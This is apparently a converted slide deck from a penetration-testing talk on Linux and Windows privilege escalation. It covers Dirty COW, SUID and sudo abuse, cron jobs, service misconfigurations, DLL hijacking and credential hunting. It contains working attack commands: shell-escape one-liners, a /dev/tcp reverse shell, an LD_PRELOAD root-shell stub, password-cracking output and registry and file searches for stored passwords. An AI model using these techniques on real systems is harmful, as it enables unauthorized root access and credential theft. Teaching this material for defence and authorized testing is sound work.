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What Will Be Covered?

Understanding Privilege Escalation components

Linux Privilege Escalation

Windows Privilege Escalation

Some Demo's


Why I need Privilege Escalation?

- Why Everyone Want to get high?
- Limited Access Or Full Compromised Machine ?
- Opportunity to more maintain access
- More Control

Teg: hacktrick\_pef10

For Who





## Horizontal

normal user accesses functions or content related for other users


## Vertical

also known as privilege elevation

lower privilege user>higher privilege user Privilege Escalation Types




Vertical Privilege Escalation




Horizontal Privilege Escalation

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System

Administrators


P Users

Users -Services Users Root

Sudo

Users -Services Users

vertical privilege escalation is what will talk about



#### Windows

- Known exploits
- vulnerable windows services
- misconfigurations

#### Linux

- Kernel Exploit
- Known Exploits
- Exploiting
   Services
- Exploiting Sudo Users
- misconfigurations

#### Let's Talk A little bit about Kernel

## Privilege Escalation From 1 To 0

- A kernel is the core component of any operating system
- Low level task (disk management, memory management)

kernel is responsible!

- Memory management and I/O
- Link Between Hardware (I/O), Apps,
   CPU and Memory.
- Device management through the use of device drivers



We Don't Need to know too much about kernel at this moment



## MES

#### Misconfiguration

- SUID
- Sudo Users
- Weak file's Permissions
- And many more

#### Exploit

- Vulnerable Machine
- Exploit!
- Ability To Move Exploit
- Ability To Compile and Run

Vulnerable Service

 We will talk about that a lot

## start with Linux

- Kernel Exploitation
- Weak password of high privilege users
- file with weak permission
- Configurations, Logs files
- History
- Env , \$PATH
- Shell Escape
- Vulnerable App / Service
- Weak permission of Jobs/Task
- Sudoer
- System Misconfiguration



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Message from syslogd@ at Sat Sep 6 14:41:46 2000 ...
init: fatal signal: Segmentation fault
Init died (signal 0, exit 11)
panie: Golng nowhere without my init!
cpuid = 0
Uptime: 6m35s
Physical memory: 52 MB
Dumpling 34 MB: 19 3
Dump complete
matomatic reboot in 15 seconds - press a key on the console to abort
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## Kernel Exploits

- Kernel Exploits
- Find Stable One Or die()
- MCE (Move compile Execute)
- Problems with Kernel Explicts
- Dirty Cow:)



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#### **Dirty Cow**

- October 2016
- W Access to Memory Mappings
- Inject Or In other word write code into privileged files
- Flaw in kernel's memory subsystem which handles the copy-on-write



#### It's Not A Cow

- copy-on-write (COW)!
- W Access to Memory Mappings
- Inject Or In other word write code into privileged files
- Flaw in kernel's memory subsystem which handles the copy-on-write
- Demo



Password Attacks

# Passwords Every where

Check users without passwords .. maybe you got more privilege!

**Check For credentials** 

Are you sudo!, check etc/shadow

John the Ripper are here

Password mining (configs – logs – bash\_history)

**Password Policy Weakness** 

#### Password Attacks

#### **Understanding /etc/passwd**



1 => username!

2 => password

3 => UID

4 => GID

5 => UserInfo

6 => Home Dir

7 => Shell

All passwords in /etc/shadow

```
root@kali:~/Desktop/metasploitable# john merged.txt
Warning: detected hash type "md5cryp<mark>t"</mark>, but the string is also recognized as "ai
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128
/128 AVX 4x31)
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres
                  (postgres)
                  (user)
user
                  (msfadmin)
msfadmin
service
                  (service)
123456789
                  (klog)
batman
                  (sys)
```

#### Password Attacks

Log , History

Cat ~/.bash\_history | grep -text "ssh"

Or whatever you can pass the password via command line

Maybe Web cms configs!

**Admin notes** 

Keys

And many more!

Restricted Shell

Escape to shell

Restricted Shells Its limiting user's ability and only allows them to perform a subset of system commands

- # so how to kill!
- # Development environment (python, perl, ruby, go, php...etc)
- # Redirecting output using redirection operators like >, >>, > | ,&>
- # Using the 'exec' built like "find . -exec "/bin/bash" \;"
- # unsetting certain environment variables
- #Specifying filenames or command names that contain slashes.

Restricted Shell

Escape to shell

```
Shell Spawning
   python -c 'import pty; pty.spawn("/bin/sh")
   echo os.system('/bin/bash')
   /bin/sh -i
   perl —e 'exec "/bin/sh";'
   perl: exec "/bin/sh";
   ruby: exec "/bin/sh"
   lua: os.execute('/bin/sh')
   • (From within IRB)
     exec "/bin/sh"
  • (From within vi)
  • (From within vi)
     :set shell=/bin/bash:shell
   • (From within nmap)
```

Cron Jobs .. Time Game :)

bash -i >& /dev/tcp/127.0.0.1/4444 0>&1

#### # What is Cron Jobs

Cron jobs, if not configured properly can be exploited to get root privilege.

# script or binaries in cron jobs to be writable

# Is cron.d directory writable


# Can we write over the cron file itself.

Is -la /etc/cron.d


find /etc/cron\* -perm -0002 -type f -exec Is -Ia {} \; -exec cat {} 2>/dev/null \;

#### Sudo

- Super User Pls Do It!
- Run With Others
- Cat /etc/sudoers
- What Sudoers Can do 1



```
R = read => 4
W = write => 2
X = execute =>1
```



# File Permissions

- Check Files.
- Edit And Run:)
- More!



#### SUID Files

# SUID Files
Allows you to run programs as another user upon execution

Or in other word (with root)

Local Exploits or BoF in SUID app will make you run as root

find / -user root perm -4000 -print 2>/dev/null

find / -perm -u=s type f 2>/dev/null

find / -user root perm -4000 -exec Is -Idb {} \;

#### SUID Files

```
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Sfarting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ! whoami
! whoami
root
waiting to reap child : No child processes
nmap> ! cat /root/key-3-of-3.txt
! cat /root/key-3-of-3.txt
04787ddef27c3deeleel6lb21670b4e4
waiting to reap child : No child processes
```

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find / -user root perm -4000 -exec Is -Idb {} \;

#### **Environment Variables**

```
# Dynamic linker

# What's Dynamic linker

Dot In PATH!
```

```
void init() {
  unsetenv("LD PRELOAD");
  setgid(0);
  setuid(0);
  system("/bin/bash");
```

#### misconfigurations

Webserver => Configs => credential's

What if we got MySQL credential's

**Known Services Exploits** 

modern Linux distributions security

ps -ef | grep root

# Exercise



Windows Access Control


#### Only "NTFS" formatted drive

#### Cacls output

- **F** (full access), **M** (modify access), **RX** (read and execute access)
- R (read-only access) ,W (write-only access)

#

- (OI): object inherit, (CI): container inherit
- (IO): inherit only, (NP): do not propagate inherit
- (I): permission inherited from parent container




Windows integrity levels (IL)

Untrusted
Low
Medium
High
System
Protected/Installer

Check your user if local admin!!





Windows Files Premonitions

Overwrite is always big plus


Identify writeable files

**Recently Created Directories** 

default permissions

Write	Read & Execute
Read	Full

i/cacls utility Accesschk tool



From Local Admin To Domain Admin

Box

Domain


Pass The Hash

Hashdump

RDP,

Add new Domain Admin

Have Some Fun





1e\ITAdmin

NTLM Hash: 1764f302acb417d2.

Local Security Authority


(LSASS.EXE)

PC1



Admin

Box



#### Stealing NTLM


From Web!!
Automatic Logon Policy (Win HTTP)
https://github.com/blazeinfosec/ssrf-ntlm/


MySQL LOAD DATA INFILE

qprocess/server:15.15.45.41

**NItest** 

Outlook CVE-2018-0950






User Account Control (UAC)

- security feature of Windows isn't!:)
- Not a Security Boundary
- prevent unauthorized changes to the operating system (Run App ..etc)
- So UAC Is Issue For a pen tester!!

### **UAC Bypass**

- 1. COM Handler Hijack
- 2. Memory Injection
- 3. Some Registry Keys like (FodHelper Eventvwr)





Credentials

Credentials are everywhere.

**Configs - Backups** 

Admin notes – Plaintext Passwords

**Encrypted Credentials** 

Cashed Credentials (ftp – vnc .. Etc)

Post/windows/gather/credentials/\*

grep => findstr
 c:\sysprep.inf
 c:\sysprep
 c:\sysprep.xml
c:\Unattended.xml



```
<u>msf</u> post(<mark>gpp</mark>) > set SESSION 1
SESSION => 1
<u>msf</u> post(gpp) > show options
 lodule options (post/windows/gather/credentials/gpp):
   Name
            Current Setting Required Description
                              no
                                         Enumerate all domains on network.
                                         Enumerate list of space seperated domains DOMAINS="dom1 dom2".
   DOMAINS
                              no
   SESSION
                                         The session to run this module on.
   STORE
            true
                                         Store the enumerated files in loot.
\underline{\mathsf{nsf}} \mathsf{post}(\underline{\mathsf{gpp}}) > \mathsf{run}
 [*] Checking for group policy history objects...
   Error accessing C:\ProgramData\Microsoft\Group Policy\History : stdapi_fs_ls: Operation failed: The system cannot find the path specified.
    Checking for SYSVOL locally...
   Error accessing C:\Windows\SYSVOL\sysvol : stdapi_fs_ls: Operation failed: The system cannot find the path specified.
    Enumerating Domains on the Network...
    Retrieved Domain(s) ORNEK from network
    Enumerating domain information from the local registry.
    Retrieved Domain(s) ORNEK from registry
[*] Retrieved DC DCMAKINESI.ORNEK.LOCAL from registry
[*] Enumerating DCs for ORNEK on the network...
   No Domain Controllers found for ORNEK
[*] Searching for Policy Share on DCMAKINESI.ORNEK.LOCAL...
[+] Found Policy Share on DCMAKINESI.ORNEK.LOCAL
[*] Searching for Group Policy XML Files...
Parsing file: \DCMAKINESI.ORNEK.LOCAL\SYSVOL\ornek.local\Policies\{7ACED687-11DE-4A6C-B08B-91BBC95A87E6}\MACHINE\Preferences\Groups\Groups
```

### Credentials

Passwords in registry's

Putty – snmp

reg query HKLM /f password /t REG\_SZ /s

```
C:\Users\Vull0\Desktop>reg query HKLM /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Capabilities\Roaming\FormSuggest
FilterIn REG_SZ FormSuggest Passwords,Use FormSuggest,FormSuggest PW Ask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{2135f72a-90b5-4ed3-a7f1-8bb705ac276a\}
(Default) REG_SZ PicturePasswordLogonProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\\{60b78e88-ead8-445c-9cfd-0b87f74ea6cd\}
(Default) REG_SZ PasswordProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\SO\AUTH\LOGON\ASK
Text REG_SZ Prompt for user name and password

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\SO\AUTH\LOGON\SILENT
Text REG_SZ Automatic logon with current user name and password

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\SettingSync\Windows\SettingHandlers\PicturePasswordPicture
RelativePath REG_SZ Microsoft\Windows\PicturePassword
```

### Credentials

### Have Groups.xml!

dir /s \*pass\* == \*cred\* == \*vnc\* == \*.config\*

findstr /si password \*.xml \*.ini \*.txt

Password In Paper!





**Users Information** 

# Local Administrators Check net local group administrators

Domain user listing
Get-ADUser -Filter \* -SearchBase "dc=domain,dc=local" | select Name,SID







### Massing patches

# Discovery of Missing Patches wmic qfe get Caption, Description, HotFixID, InstalledOn Or kill AV post/windows/gather/enum patches

```
msf post(enum_patches) > run

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution_completed
```

**Applications Local Exploit** 





Our friend exploit-db

Maybe it's not about Privilege escalation exploits only

RCE system privilege!!

You maybe have other way!

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 38 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not [+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be [+] 10.10.10.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is runling.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

post/multi/recon/local\_exploit\_suggester

### Services exploitation

As we see, windows privilege escalation exploitation tecnics will start from here ©


Quick look at exploit db

More then 60% of windows privilege escalation exploitation about services!

It's sound like ohh I thin that's easy

Good to have powershell knowledge

Let's get involved!!



### Services exploitation

Identify running services.

Net config / services under your control

Say hello to your new friend "sc"

What's sc?

Sc query /list all of the services on the machine

post/windows/gather/enum\_services

### Services exploitation

Let's start analysis what we got!

Local administrator or services account!

Local System - Network Service - Local Service

Do you really want to get other limited shell?

Just Get Hash's and go home to crack and come back

Get-ADDefaultDomainPasswordPolicy / I thin you will know how much time it will take to crack it !!

### Services exploitation

**Normal Service Exploitation some checks** 

Services are automatically starting?

Services are controlled?

Can you overwrite Service binary?

Congratulations you own the box

Note: "in modern os sometimes, when you replace services binary with metasploit payload you will lose the shell after 1 min that's bcs the app crash, so make sure that your payload is about simple task! " like install backdoor or add user

### Services exploitation

Want some CVE into your CV? I will tell you a trick:")

"Unquoted services paths" or trusted paths

What's that?

It's about space and "

C:\Program Files\blabla app\start.exe

C:\Program\*Files\blabla\*app\start.exe

All of the \* are vulnerable points

If you failed in A plan, there are other 25 alphabet to try with it :")

### Services exploitation

Identify Unquoted services
wmic service get name, displayname, pathname, startmode | findstr / i
"auto" | findstr / i / v "c:\windows\\" | findstr / i / v """

Identify services account level!!

Check Write access! Icacls /Service path/

exploit/windows/local/trusted\_service\_path

Check control

Net config | findstr services name

Or if it's automatically start, check if you can restart the box

### Services exploitation

### **Registry Permissions**

It's not common "Adminisrators only who have write prem by default "

But ! It's easy to exploit

### **Services listing in regedit**

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\services

Take look and check if you can change the path!

Good luck!

If you are in windows box

GUI access is just a option

It's depends on you!

Named pipes exploitation


What's Pipes ?!

IO ninja

Pipeslist check your pipes

**Metasploit**: getsystem

**Fuzzing demo** 




### **DLL Injection**

Windows can dynamically load DLLs

What if DLL is Missing?

LoadLibrary("iamalib.dll")

LoadLibrary("c:\program files\iamalib.dll")



### **DLL Injection**

- 1. The directory from which the application loaded.
- 2. The system directory.
- 3. The 16-bit system directory.
- 4. The Windows directory.
- 5. The current directory.
- 6. The directories that are listed in the PATH environment variable.

Not found?

Windows attempts to locate the DLL by searching a wen-defined set of directories

"DLL preloading attack or a binary planting attack"

How the searching operate work?

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control \Session Manager\KnownDLLs

### **More Exploits**

CVE-2018-1038 Total Meltdown

Windows 7 & 2008 R2

Some Kernel Exploits Windows 10

https://blog.xpnsec.com/total-meltdown-cve-2018-1038/

Also There are a good book for kernel exploitation

"A Guide to Kernel Exploitation: Attacking the Core"

### AutoRun

**AutoRuns tool** 

**Check Paths** 

Can You Overwrite?

Restart

**Got SYSTEM Account:")** 

### **Binary Replacements**

**Check Imported Binary** 

C:\Windows\System32\sethc.exe

### **Registers Check**

- RunAs
- RunOnce
- RenameOnReboot
- AlwaysInstallElevated
- SRP Policy Enumeration

### Other Checks

- Virtual Image Backups / Storage
   VMDK VHD / VHDX OVA ISO IMG
- Source code of applications running
- Default passwords for installed applications
- Default configuration file locations

What's Stored on Network Shares?

Task manager

I Think This the end:")

Nice To Meet You All !!

@wazehell